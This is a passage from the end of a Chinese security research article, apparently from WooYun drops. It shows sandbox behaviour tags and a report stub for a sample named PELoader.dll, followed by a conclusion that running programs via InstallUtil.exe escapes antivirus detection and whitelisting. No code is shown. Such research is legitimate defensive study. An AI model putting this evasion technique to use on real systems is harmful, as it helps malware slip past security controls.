
镜像劫持　互斥体　远程注入、远程线程注入　提升权限　inline hook 函数入口代码　恢复函数入口代码　启动
宿主进程

**我要打分**

文件行为威胁度评定：

**热点排行**

- 欺骗淘宝店长，附带感染型病毒
- 微博刷听众？内有乾坤
- 整人小心自己被整哦
- 飞车幻风存在后门风险
- 鬼影来袭，CF外挂再次中招



文件名称：PELoader.dll

MD5：00f5e98d62e2677ae84ba720381fe1c6

文件大小：1.01MB

创建日期：2015-09-15 00:06:52

啊哦，该样本行为较少，建议查看 完整报告 或前往 火眼论坛 交流讨论

我要打分

文件行为威胁度评定：

热点排行

- 欺骗淘宝店长，附带感染型病毒
- 微博刷听众？内有乾坤
- 整人小心自己被整哦
- 飞车幻风存在后门风险
- 鬼影来袭，CF外挂再次中招

**注：**测试全过程开启360，主动防御未触发

# 0x06 小结

通过`InstallUtil.exe`执行程序的方法不仅可使程序逃过杀毒软件的查杀，更能够规避程序运行白名单的限制，其他操作系统下的情况有所不同，更多细节值得研究。

参照`zone`中大家的建议，希望这篇文章是大家喜欢看到的类型：）

本文由三好学生原创并首发于乌云drops，转载请注明